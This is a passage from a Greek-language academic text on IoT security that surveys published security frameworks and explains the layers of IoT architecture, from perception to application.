- IoT Home Inspector Challenge (2017) – Ένας διαγωνισμός για την προώθηση της καινοτομίας γύρω από την ασφάλεια του IoT στο σπίτι. Διαγωνισμοί σαν αυτόν μπορεί να πραγματοποιηθούν από άλλες κυβερνήσεις ως μέσο για την κατανόηση του κινδύνου, την προώθηση της ευαισθητοποίησης, την οικοδόμηση ικανότητας Ασφάλειας IoT και την ενθάρρυνση της τοπικής καινοτομίας στην ασφάλεια του IoT.
- Ποια είναι η διάρκεια ζωής ασφαλείας του IoT; (2015)
- Τι συμβαίνει όταν ο ήλιος δύει σε ένα Smart προϊόν; (2016)
- Τι πρέπει να γνωρίζετε για να ασφαλίσετε τις συσκευές σας IoT (2016)

4.2 Security Frameworks

Τα Security frameworks είναι οι πραγματικές υλοποιήσεις των αρχιτεκτονικών ασφαλείας και διαδραματίζουν σημαντικό ρόλο στην υλοποίηση ενός συστήματος IoT. Μπορεί είτε να κάνει το σύστημα ισχυρό είτε επιρρεπές σε επιθέσεις ασφαλείας. Με βάση την έρευνα των διαθέσιμων πλαισίων ασφαλείας, ταξινομούνται ως εξής:

- Ειδικά για την εφαρμογή
- Ειδικά για λειτουργικότητα/πρωτόκολλο
- Γενικά πλαίσια.

Ο παρακάτω πίνακας δείχνει την ταξινόμηση των πλαισίων ασφαλείας που ερευνήθηκαν.

Security Framework Type	References
Application Specific	**SAFIR: For Smart buildings PGFit: Health & Fitness app (Google Fit) > For IIoT Applications**
Functionality/Protocol Specific	**Identity Management** **Security Policy Enforcement** **TruSD: Service Discovery at Edge**

Generic	**IoTSAT (Security Analysis)** **Privacy-By-Design** **Sensor to Cloud Ecosystem** **Mobility-First IoT Systems** **Industry Security Frameworks Survey** **SODA – Software Defined** **IoT Device Specific Framework**

Τα Πλαίσια Ασφαλείας Εφαρμογών είναι εκείνα που έχουν σχεδιαστεί για συγκεκριμένη χρήση . Στο [1] οι συγγραφείς προτείνουν ένα πλαίσιο ασφαλείας για την περίπτωση έξυπνων κτιρίων που ονομάζεται SAFIR. Παρουσίασαν ένα ολοκληρωμένο πλαίσιο που επεκτείνει τις λειτουργίες ασφαλείας που ορίζονται από το Αρχιτεκτονικό Μοντέλο Αναφοράς (ARM) από το έργο IoT-A του FP7 της ΕΕ, εστιάζοντας στους μηχανισμούς πιστοποίησης ταυτότητας και εξουσιοδότησης για την προστασία της πρόσβασης σε υπηρεσίες που θα αξιοποιηθούν σε έξυπνα κτίρια. Χρησιμοποιεί XACML (EXtensible Access Control Markup Language) για να καθορίσει την πολιτική πρόσβασης για την ανακάλυψη υπηρεσίας και JSON (JavaScript Object Notation) για την περιγραφή της υπηρεσίας.

Σε μια άλλη εργασία [2], οι συγγραφείς παρέχουν ένα εργαλείο ανάλυσης στατικών αδειών για εφαρμογές με δυνατότητα Google Fit. Αυτή η εργασία αφορά την εφαρμογή Google Fit Android και τις άδειες που ζητά για την παροχή των υπηρεσιών. Σχεδιάστηκε για να ελέγχει τη χορήγηση υπερπρονομίων σε εφαρμογές τρίτων για πρόσβαση στα δεδομένα που σχετίζονται με την υγεία και τη φυσική κατάσταση στην πλατφόρμα Android.

Η εργασία στο [3] αφορά ειδικά τις βιομηχανικές εφαρμογές IoT. Προτείνει ένα πλαίσιο για την καταγραφή καθημερινών πληροφοριών για όλες τις δραστηριότητες που συμβαίνουν σε διαφορετικές τοποθεσίες σε ένα Blockchain για να διασφαλιστεί η ασφαλής αποστολή προϊόντων, ο εντοπισμός τοποθεσιών εργαζομένων και η τεκμηρίωση του προϊόντος. Το προτεινόμενο πλαίσιο απαιτεί δύο άκρα, ένα μπροστινό άκρο προσαρτημένο στους δέκτες και ένα πίσω άκρο υπεύθυνο για την εσωτερική επικοινωνία που χρησιμοποιεί το σύστημα Blockchain. Τα αιτήματα λειτουργούν ως σύνδεσμος μεταξύ τους.

Τα πλαίσια λειτουργικότητας είναι εκείνα που παρέχουν λύσεις μόνο για μια συγκεκριμένη εργασία, όπως διαχείριση ταυτότητας, επιβολή απορρήτου, ανακάλυψη υπηρεσιών κ.λπ.. Τα πλαίσια ειδικών πρωτοκόλλων είναι εκείνα που παρέχουν λύσεις για τρωτά σημεία που

υπάρχουν στα πρωτόκολλα με σχεδιασμό και εξαλείφουν τις πιθανότητες επιθέσεων ασφαλείας. Μερικά παραδείγματα σε αυτήν την κατηγορία είναι οι υπηρεσίες IoT που βασίζονται στο PublishSubscribe και τα πρωτόκολλα όπως το MQTT. .

Μία από τις εργασίες που έγιναν [4] επικεντρώνεται στην απαίτηση για διαχείριση ταυτότητας για συστήματα IoT που βασίζονται σε σύννεφο εκδοτών και συνδρομητών. Παρέχει βασικές λειτουργίες όπως, εγγραφή αισθητήρων και συσκευής δέκτη στο cloud, αναγνώριση φιλοξενούμενων υπηρεσιών, έλεγχος ταυτότητας/εισόδου αισθητήρων και συσκευής δέκτη, προσθήκη νέας συσκευής, διαγραφή υπάρχουσας συσκευής και μετεγκατάσταση συσκευών.

Επιπλέον στο [5] προτείνεται ένα πλαίσιο επιβολής πολιτικής ασφάλειας βάση μοντέλου, MDSIoT, για εφαρμογές IoT που αναπτύσσονται σε edge διακομιστές. Αυτό επιτρέπει την εκτέλεση πολιτικών που καθορίζονται σε επίπεδο μοντέλου και έπειτα μετατρέπονται στον κώδικα που μπορεί να αναπτυχθεί για επιβολή πολιτικής κατά το χρόνο εκτέλεσης. Υποστηρίζει επίσης τη δια λειτουργικότητα των εφαρμογών IoT όταν αναπτύσσονται στο edge για πρόσβαση σε υπηρεσίες IoTaaS. Έχει αναπτυχθεί μια απόδειξη της ιδέας των προτεινόμενων gatekeepers με βάση το ThingML, που προέρχεται από πολιτικές ektelesis.

Μια άλλη εργασία που βασίζεται στη λειτουργικότητα [6] προτείνει ένα πλαίσιο εμπιστοσύνης για την ανακάλυψη υπηρεσιών σε συσκευές IoT. Λειτουργεί με αποκεντρωμένο τρόπο πάνω από ένα δομημένο δίκτυο P2P που βασίζεται σε έναν κατανεμημένο πίνακα κατακερματισμού (DHT). Χρησιμοποιώντας το DHT, προτείνει έναν νέο τρόπο επιλογής κατόχων αναφοράς που εμποδίζει τους κακόβουλους κόμβους να επιδρούν σε άλλους κόμβους. Τα πρωτόκολλα που σχεδιάστηκαν παρέχουν trust aggregation, service provision και feedback aggregation. Έχει προσομοιωθεί ένα μοντέλο απειλής στο οποίο ο εισβολέας παρέχει on-off, bad mouthing, ballot stuffing και επιλεκτικές επιθέσεις. Εγγυάται μια πιθανολογική ασφάλεια σε όλο το δίκτυο.

Τα γενικά πλαίσια ασφαλείας IoT είναι αυτά που μπορούν να εφαρμοστούν για οποιαδήποτε εφαρμογή IoT που βασίζεται στην αρχιτεκτονική αναφοράς. Σύμφωνα με το [7] παρουσιάζεται το IoTSAT, ένα επίσημο πλαίσιο για την ανάλυση ασφάλειας του IoT. Μοντελοποιεί επίσημα τη γενική συμπεριφορά του συστήματος IoT, με βάση τις διαμορφώσεις συσκευών, τις τοπολογίες δικτύου, τις πολιτικές χρηστών και την ειδική επιφάνεια επίθεσης του IoT. Αυτά τα μοντέλα έχουν διαμορφωθεί χρησιμοποιώντας τις Θεωρίες Μονάδων Ικανοποίησης (SMT). Επίσης, ένα μοντέλο διάδοσης απειλών IoT έχει δημιουργηθεί για να ταξινομεί τις απειλές IoT ως διασυνδεδεμένα διανύσματα απειλών

όπου η έγχυση ενός φορέα από τον εισβολέα μπορεί να προκαλέσει μια αλυσιδωτή αντίδραση που επηρεάζει πολλαπλές οντότητες IoT. Στη συνέχεια, το μοντέλο χρησιμοποιείται για τη μέτρηση της ανθεκτικότητας του συστήματος έναντι πιθανών επιθέσεων και τον εντοπισμό φορέων απειλής και ειδικών τεχνικών επίθεσης, οι οποίες μπορούν να χρησιμοποιηθούν για την επίτευξη των στόχων του αντιπάλου Το Java API του Z3 SMT και η λογική AUFLIA χρησιμοποιείται για την υλοποίηση του IoTSAT. Αξιολογείται επίσης μέσω ρεαλιστικών δικτύων IoT για να δείξει πώς μπορεί να αποκαλύψει σύνθετους φορείς επίθεσης συστημάτων IoT.

Η διατήρηση του απορρήτου είναι εξίσου σημαντική για το σχεδιασμό ενός ασφαλούς συστήματος IoT. Σύμφωνα με [8] προτείνει ένα πλαίσιο Privacy-byDesign (dry run) για την αξιολόγηση εφαρμογών και πλατφόρμων IoT. Απαριθμεί 30 κατευθυντήριες γραμμές, συμπεριλαμβάνοντας την απόκτηση δεδομένων, των πηγών δεδομένων, την πρόσληψη δεδομένων, την ανακάλυψη γνώσης, την αποθήκευση δεδομένων, την περίοδο διατήρησης, την δρομολόγηση, την ανωνυμοποίηση δεδομένων κ.λπ. Κατατάσσει τον κίνδυνο σε δύο τύπους

- Δευτερεύουσα χρήση και
- Μη εξουσιοδοτημένη πρόσβαση.

Έχει επίσης πρόσβαση στο σχέδιο για Πιστοποίηση, Τυποποίηση και Συμμόρφωση. Δύο εταιρικές πλατφόρμες Eclipse SmartHome και OpenIoT αξιολογούνται σε σχέση με το πλαίσιο, χρησιμοποιώντας τον χρωματικό κώδικα που προτείνουν οι συγγραφείς. Τα κενά στο απόρρητο μπορούν να υποστούν επίθεση κατά την ίδια τη φάση του σχεδιασμού. Το πλεονέκτημα είναι ότι μπορεί να χρησιμοποιηθεί από μη εξειδικευμένους επαγγελματίες πληροφορικής για να αξιολογήσουν τις υπάρχουσες δυνατότητες απορρήτου του ενδιάμεσου λογισμικού IoT.

Ένα γενικό πλαίσιο προτείνεται στο [9], το οποίο εξετάζει μια αρχιτεκτονική IoT τεσσάρων επιπέδων που αποτελείται από Things Layer, Communication Layer, Infrastructure Layer και Data Analysis Layer. Απαριθμεί τις απαιτήσεις ασφαλείας καθενός από τα επίπεδα και προτείνει ένα πλαίσιο για την υλοποίηση του ίδιου. Επίσης, καταγράφει τα στοιχεία σε κάθε επίπεδο και παραθέτει τις απαιτήσεις ασφαλείας.

- Κόμβος αισθητήρα IoT και σταθμός βάσης στο επίπεδο Things.
- Δίκτυο, ασύρματο πρωτόκολλο και πύργος στο επίπεδο επικοινωνίας, σύννεφο και αποθήκευση στο επίπεδο υποδομής.

- Αναλύσεις δεδομένων στο επίπεδο ανάλυσης δεδομένων.

Αναφέρει ότι τα ζητήματα ασφαλείας λαμβάνονται υπόψη από τη λίστα που παρέχεται από το έργο της κορυφαίας δεκάδας του OWASP IoT, το οποίο περιλαμβάνει,

- Μη ασφαλή διασύνδεση Web/Cloud ή Mobile,
- Ανεπαρκή έλεγχο ταυτότητας
- Εξουσιοδότηση,
- Ανασφαλείς υπηρεσίες δικτύου
- "Έλλειψη κρυπτογράφησης μεταφοράς,
- Παραβίαση του απορρήτου,
- Ανεπαρκή δυνατότητα διαμόρφωσης ασφάλειας,
- Μη ασφαλές λογισμικό/υλικολογισμικό και
- Χαλαρή φυσική ασφάλεια.

Στο [10] προτείνεται ένα Σύστημα Ανάλυσης Ονομασίας IoT (IoT-NRS) ως βασικό συστατικό του ενδιάμεσου λογισμικού μιας αρχιτεκτονικής IoT First Mobility. Έχει σχεδιαστεί ειδικά για εκείνες τις εφαρμογές που διαθέτουν συσκευές IoT περιορισμένης ικανότητας χαμηλού επιπέδου στο επίπεδο πραγμάτων. Αυτές οι συσκευές δεν υποστηρίζουν παραδοσιακούς μηχανισμούς ασφαλείας που έχουν μεγάλο βάρος. Ως εκ τούτου, οι συγγραφείς αναπτύσσουν ένα ελαφρύ πρωτόκολλο κλειδώματος που δημιουργεί εμπιστοσύνη μεταξύ ενός κόμβου IoT και του IoT-NRS. Αναφέρεται σε ένα μεσαίο λογισμικό Mobility First IoT που αποτελείται από τρία επίπεδα, το aggregator, την τοπική πύλη υπηρεσίας και τον διακομιστή.

Προτείνεται ένα πλαίσιο επίλυσης τριών επιπέδων της αρχιτεκτονικής IoT που βασίζεται στο Mobility First που παρέχει τρεις υπηρεσίες, συγκεκριμένα υπηρεσία πιστοποιητικού ονόματος & ανάλυσης (NCRS), υπηρεσία παγκόσμιας ανάλυσης ονόματος (GNRS) και υπηρεσία ανάλυσης ονόματος IoT (IoT-NRS). Τέλος, αναπτύσσεται ένα ελαφρύ πρωτόκολλο πληκτρολόγησης που προσαρμόζει το τριμερές πρωτόκολλο διανομής κλειδιών του Choo (3PKD) και το πρωτόκολλο SIGMA (SIGn-and-Mac). Ένα πρωτότυπο που αναπτύχθηκε με τις ελαφριές βιβλιοθήκες κρυπτογράφησης wolfSSL και mbed SSL δοκιμάζεται σε ένα σύστημα Linux με ρύθμιση Child, Guardian και Parent ενός αρθρωτού σχεδίου πρωτοτύπου πλαισίου.

Στο [11] οκτώ διαφορετικά Industry IoT Security Frameworks εξετάζονται λαμβάνοντας υπόψη τις ακόλουθες πτυχές,

- στοιχεία αρχιτεκτονικής,
- υποστηριζόμενες γλώσσες προγραμματισμού,
- εξαρτήσεις υλικού,
- εξαρτήσεις λογισμικού,
- συμβατό υλικό,
- υποστηριζόμενα πρωτόκολλα εφαρμογών,
- μηχανισμούς ελέγχου ταυτότητας,
- μηχανισμούς ελέγχου πρόσβασης,
- ασφάλεια στην επικοινωνία, κρυπτογραφία.

Αρχιτεκτονικές έξυπνων πραγμάτων από τη Samsung, AWS IoT από την Amazon, Calvin από την Ericsson, Brillo/Weave από την Google, Kura από Eclipse, ARM Mded από ARM, HomeKit από την Apple και Azure IoT από τη Microsoft έχουν εξεταστεί για σύγκριση.

Στο [11] εντοπίζονται πολλά ελαττώματα ασφαλείας και κενά όπως,

- ανεπαρκής μνήμη για λειτουργικό σύστημα,
- ελαττώματα σχεδιασμού που εκθέτουν τους χρήστες σε σημαντική απειλή ασφαλείας ελλείψει καλών πρακτικών,
- εξάρτηση από μικροελεγκτές COTS με ελάχιστη υποστήριξη ασφαλείας,
- έλλειψη υπολογιστικών δυνατοτήτων για εκτέλεση υψηλού επιπέδου αλγόριθμους κρυπτογράφησης,
- καμία επιλογή αλλαγής του κλειδιού μετά την ανάπτυξη,
- ξεπερασμένο υλικό με απαρχαιωμένη υποστήριξη αλγορίθμων κρυπτογράφησης για κόμβους μεγάλης διάρκειας ζωής,
- ζητήματα απορρήτου με SDK που προσφέρονται σε τρίτους προγραμματιστές και
- έλλειψη ευελιξίας στο πλαίσιο ασφαλείας.

Στο [12], προτείνεται ένα νέο πλαίσιο ασφαλείας με τους ακόλουθους μηχανισμούς,

- ισχυρός έλεγχος ταυτότητας,
- συμμετρική κρυπτογράφηση και ελαφριά κρυπτογραφία,
- ασφαλής έλεγχος ταυτότητας,
- έλεγχος εξουσιοδότησης και πρόσβασης,
- έξυπνο IDS (σύστημα ανίχνευσης εισβολής) και
- SDN.

Για έναν ισχυρό έλεγχο ταυτότητας, προτείνει τη χρήση βιομετρικού ελέγχου ταυτότητας και ελέγχου ταυτότητας πολλαπλών παραγόντων (MFA), PFU και συσκότιση υλικού για έλεγχο πρόσβασης. Προτείνει επίσης τη χρήση τεχνητής νοημοσύνης, μηχανικής μάθησης και IDS που βασίζεται σε βαθιά μάθηση για προσαρμοστικότητα. Για το μοντέλο ανίχνευσης και μετριασμού της εισβολής IoT προτείνεται ένα μοντέλο ταξινόμησης γραμμικής παλινδρόμησης και διανύσματος υποστήριξης.

Στο [13], κύριο μέλημα είναι η επιβολή της πολιτικής ασφαλείας και η διαχείριση λειτουργιών ασφαλείας. Για το ίδιο προτείνεται ένα νέο πλαίσιο ασφαλείας που καθορίζεται από το λογισμικό SODA. Ο σχεδιασμός του SODA αποτελείται από το επίπεδο ελέγχου, το οποίο διαχειρίζεται τα στοιχεία και τις καταστάσεις του δικτύου, παρέχει βασικές λειτουργίες ασφαλείας που ανιχνεύει και επιλύει τις συγκρούσεις πολιτικής. Επιπλέον, περιέχει ένα επίπεδο συνάρτησης, που περιέχει μια ομάδα υπολογιστικών κόμβων για την εκτέλεση λειτουργιών ασφαλείας από συσκευές IoT χρησιμοποιώντας τεχνικές NFV. Ο σχεδιασμός του πρωτοκόλλου περιλαμβάνει τη διαδικασία χειραψίας, την εγκατάσταση πολιτικής και την παράδοση πληροφοριών. Τέλος, η βασική ενότητα της αρχιτεκτονικής SODA αποτελείται από έναν διαχειριστή πολιτικής, έναν διαχειριστή συνεδρίας και έναν διαχειριστή NFV. Εφαρμόζεται και δοκιμάζεται πάνω από μια πλακέτα Ubuntu και Odroid-XU3. Το επίπεδο ελέγχου αναπτύσσεται χρησιμοποιώντας βιβλιοθήκες C, Open vSwitch, ένα διακόπτη λογισμικού και πρόγραμμα-πελάτη NFV στην Pytho.

Κεφάλαιο 5
Αρχιτεκτονική IoT

5.1 Η διαδρομή από τα φυσικά σήματα στις επιχειρηματικές αποφάσεις

Οι λύσεις IoT έχουν γίνει αναπόσπαστο μέρος της ζωής μας. Από το έξυπνο ρολόι (Smart watch) στον καρπό μας μέχρι τις βιομηχανικές επιχειρήσεις, οι συνδεδεμένες συσκευές είναι παντού. Το ότι τα πράγματα λειτουργούν για εμάς δεν είναι πλέον σενάριο επιστημονικής φαντασίας αλλά η πραγματικότητα. Αγγίζουμε την οθόνη του έξυπνου κινητού σας (Smart phone) ή λέμε μια λέξη και λαμβάνουμε άμεσα αποτελέσματα. Μια πόρτα ανοίγει αυτόματα, μια καφετιέρα αρχίζει να αλέθει κόκκους για να φτιάξει ένα τέλειο φλιτζάνι καφέ, ενώ λαμβάνουμε αναλυτικές αναφορές βασισμένες σε νέα δεδομένα από αισθητήρες χιλιόμετρα μακριά. Αλλά μεταξύ της εντολής μας και των εργασιών που έχουν εκπληρωθεί, υπάρχει μια μεγάλη και ως επί το πλείστο αόρατη υποδομή, που περιλαμβάνει πολλαπλά στοιχεία και αλληλεπιδράσεις. Αυτό το κεφάλαιο περιγράφει την αρχιτεκτονική του Διαδίκτυού των Πραγμάτων (IoT).

Το Διαδίκτυο των Πραγμάτων (IoT) θα προσθέσει αξία 5,5 τρισεκατομμυρίων έως 12,6 τρισεκατομμυρίων δολαρίων στην παγκόσμια οικονομία μέχρι το 2030. Δεδομένου ότι οι συσκευές IoT περιλαμβάνουν τα πάντα, από έξυπνους λαμπτήρες στα σπίτια έως κρίσιμους αισθητήρες σε σταθμούς παραγωγής ηλεκτρικής ενέργειας, αυτός ο αριθμός δεν προκαλεί έκπληξη. Η πρόκληση, ωστόσο, είναι να διασφαλιστεί ότι μια τόσο μεγάλη γκάμα συσκευών συνεργάζεται αρμονικά και με ασφάλεια. Εδώ έρχεται η αρχιτεκτονική του Internet of Things (IoT) – συμπεριλαμβανομένων των επιπέδων, των συστημάτων και των συσκευών του.

5.2 Τι είναι η Αρχιτεκτονική IoT;


Η αρχιτεκτονική του IoT είναι η δομή που επιτρέπει στις συσκευές που είναι συνδεδεμένες στο Διαδίκτυο να επικοινωνούν με άλλες συσκευές. Η αρχιτεκτονική IoT αναφέρεται στους πολλούς τρόπους με τους οποίους οι συσκευές IoT είναι δομημένες για να ανταποκρίνονται στις ανάγκες των χρηστών. Τα περισσότερα μοντέλα αρχιτεκτονικής IoT περιλαμβάνουν 3 έως 7 επίπεδα - σετ λειτουργικών στοιχείων ή «στρωμάτων», όπως επίπεδα αντίληψης (π.χ. αισθητήρες), μεταφοράς (π.χ. Wi-Fi) και στρώματα εφαρμογής (π.χ. λογισμικό) το καθένα με το δικό του ρόλο. Η αρχιτεκτονική του Internet of Things (IoT) είναι ανεπαρκής σε τυποποιημένα πρωτόκολλα, γεγονός που παρουσιάζει μια σειρά από προκλήσεις, συμπεριλαμβανομένων ζητημάτων συμβατότητας και ασφάλειας.

Σύμφωνα με διάφορες μελέτες που έχουν γίνει και αφορούν την αύξηση των συσκευών IoT, θα υπάρχουν περισσότερες από 43 δισεκατομμύρια συσκευές παγκοσμίως έως το τέλος του 2023. Αυτές οι δισεκατομμύρια συσκευές αλλάζουν ήδη τον κόσμο μας και παρέχουν νέες δυνατότητες όπως να επιτρέπουν στους γιατρούς να παρακολουθούν ασθενείς εξ αποστάσεως, μέχρι να βοηθήσουν τις εταιρείες πετρελαίου να αποτρέψουν διαρροές. Η αρχιτεκτονική λοιπόν του IoT βασίζεται σε όλη αυτή την ανάπτυξη.

Πριν προχωρήσουμε περαιτέρω, αξίζει να επισημάνουμε ότι δεν υπάρχει ενιαία, συμφωνημένη αρχιτεκτονική IoT. Διαφέρει ως προς την πολυπλοκότητα και τον αριθμό των αρχιτεκτονικών στρωμάτων ανάλογα με μια συγκεκριμένη επιχειρηματική εργασία.

Για παράδειγμα, το μοντέλο αναφοράς που παρουσιάστηκε το 2014 από τη Cisco, την IBM και την Intel στο Παγκόσμιο Φόρουμ IoT του 2014[12], έχει έως και επτά επίπεδα. Σύμφωνα με ένα επίσημο δελτίο τύπου από τον οικοδεσπότη του φόρουμ Cisco, η αρχιτεκτονική στοχεύει «να βοηθήσει στην εκπαίδευση των CIO, των τμημάτων πληροφορικής και των προγραμματιστών σχετικά με την ανάπτυξη έργων IoT και να επιταχύνει την υιοθέτηση του IoT».

[12] https://newsroom.cisco.com/



Εικόνα 13 Το τυποποιημένο αρχιτεκτονικό μοντέλο

Πηγή: Internet of Things World Forum

5.3 Δομικά στοιχεία Αρχιτεκτονικής


Ανεξάρτητα από την περίπτωση χρήσης και τον αριθμό των επιπέδων, τα βασικά δομικά στοιχεία οποιασδήποτε αρχιτεκτονικής IoT είναι πάντα τα ίδια, δηλαδή:

- **Έξυπνα πράγματα (Smart Things)**.

- **Δίκτυα (Network) και Πύλες (Gateways),** που επιτρέπουν σε συσκευές χαμηλής κατανάλωσης (κάτι που συμβαίνει συχνά στο IoT) να εισέλθουν στο μεγάλο Διαδίκτυο.

- **Ενδιάμεσο λογισμικό (Middleware) ή οι πλατφόρμες IoT,** που παρέχουν χώρους αποθήκευσης δεδομένων, προηγμένες μηχανές υπολογιστών μαζί με αναλυτικές δυνατότητες, και

- **Εφαρμογές (Application)**, που επιτρέπουν στους τελικούς χρήστες να επωφεληθούν από το IoT και να χειριστούν τον φυσικό κόσμο.



Εικόνα 14 Βασικά δομικά στοιχεία Αρχιτεκτονικής

5.4 Επίπεδα Αρχιτεκτονικής


Τα πιο πάνω δομικά στοιχεία αποτελούν τη ραχοκοκαλιά οποιουδήποτε συστήματος IoT πάνω στο οποίο μπορεί να αναπτυχθεί αποτελεσματική αρχιτεκτονική πολλαπλών επιπέδων. Η αρχιτεκτονική του IoT μπορεί να περιλαμβάνει έως και επτά επίπεδα, τα οποία είναι γνωστά ως επίπεδα αντίληψης, μεταφοράς, άκρης, επεξεργασίας, εφαρμογής, επιχειρήσεων και ασφάλειας.

- **επίπεδο αντίληψης (Perception Layer)** που φιλοξενεί έξυπνα πράγματα.

- **επίπεδο συνδεσιμότητας ή μεταφοράς (Connectivity or Transport Layer)** που μεταφέρει δεδομένα από το φυσικό επίπεδο στο cloud και αντίστροφα μέσω δικτύων και πυλών.

- **επίπεδο επεξεργασίας (Processing LLayer)** που χρησιμοποιεί πλατφόρμες IoT για τη συγκέντρωση και τη διαχείριση όλων των ροών δεδομένων, και

- **επίπεδο εφαρμογής (Application Layer)** που παρέχει λύσεις όπως αναλυτικά στοιχεία, αναφορές και έλεγχος συσκευών στους τελικούς χρήστες.



Εικόνα 15 Βασικά Επίπεδα Αρχιτεκτονικής IoT

Εκτός από τα πιο πάνω βασικά στοιχεία, στο κεφάλαιο αυτό περιγράφονται επίσης και τρία πρόσθετα επίπεδα:

- **επίπεδο Edge or Fog computing** το οποίο εκτελεί προ επεξεργασία δεδομένων κοντά στην άκρη, όπου τα πράγματα IoT συλλέγουν νέες πληροφορίες.

- **επιχειρηματικό επίπεδο (Business Layer)** όπου οι επιχειρήσεις λαμβάνουν αποφάσεις με βάση τα δεδομένα, και

- **επίπεδο ασφαλείας (Security Layer)** που περιλαμβάνει όλα τα άλλα επίπεδα.

Τα πιο πάνω πρόσθετα επίπεδα θεωρούνται προαιρετικά, ωστόσο η συμπερίληψη τους, δημιουργεί ένα έργο IoT το οποίο ταιριάζει απόλυτα στις σύγχρονες επιχειρηματικές ανάγκες.

5.4.1 Επίπεδο αντίληψης (Perception Layer)

Το επίπεδο αντίληψης μιας αρχιτεκτονικής συστήματος IoT, γνωστό και ως επίπεδο συσκευών, αποτελείται από πολλαπλά στοιχεία – αισθητήρες, κάμερες, ενεργοποιητές και παρόμοιες συσκευές που συλλέγουν δεδομένα και εκτελούν εργασίες.

Το αρχικό στάδιο οποιουδήποτε συστήματος IoT περιλαμβάνει ένα ευρύ φάσμα «πράξεων» ή συσκευών τελικού σημείου που λειτουργούν ως γέφυρα μεταξύ του πραγματικού και του ψηφιακού κόσμου. Διαφέρουν σε μορφή και μέγεθος, από μικροσκοπικά τσιπ σιλικόνης έως μεγάλα οχήματα. Με τις λειτουργίες τους, τα πράγματα στο IoT μπορούν να χωριστούν στις ακόλουθες μεγάλες ομάδες.

- Αισθητήρες (**Sensors)** όπως ανιχνευτές, μετρητές, μετρητές και άλλα. Συλλέγουν φυσικές παραμέτρους όπως η θερμοκρασία ή η υγρασία, τις μετατρέπουν σε ηλεκτρικά σήματα και τις στέλνουν στο σύστημα IoT. Οι αισθητήρες IoT είναι συνήθως μικροί και καταναλώνουν μικρή ενέργεια.

- Ενεργοποιητές (**Actuators)**, που μεταφράζουν ηλεκτρικά σήματα από το σύστημα IoT σε φυσικές ενέργειες. Οι ενεργοποιητές χρησιμοποιούνται σε ρομποτικούς βραχίονες.

- Μηχανές και συσκευές (**Machines and devices**) που συνδέονται με αισθητήρες και ενεργοποιητές ή τους έχουν ως αναπόσπαστα μέρη.

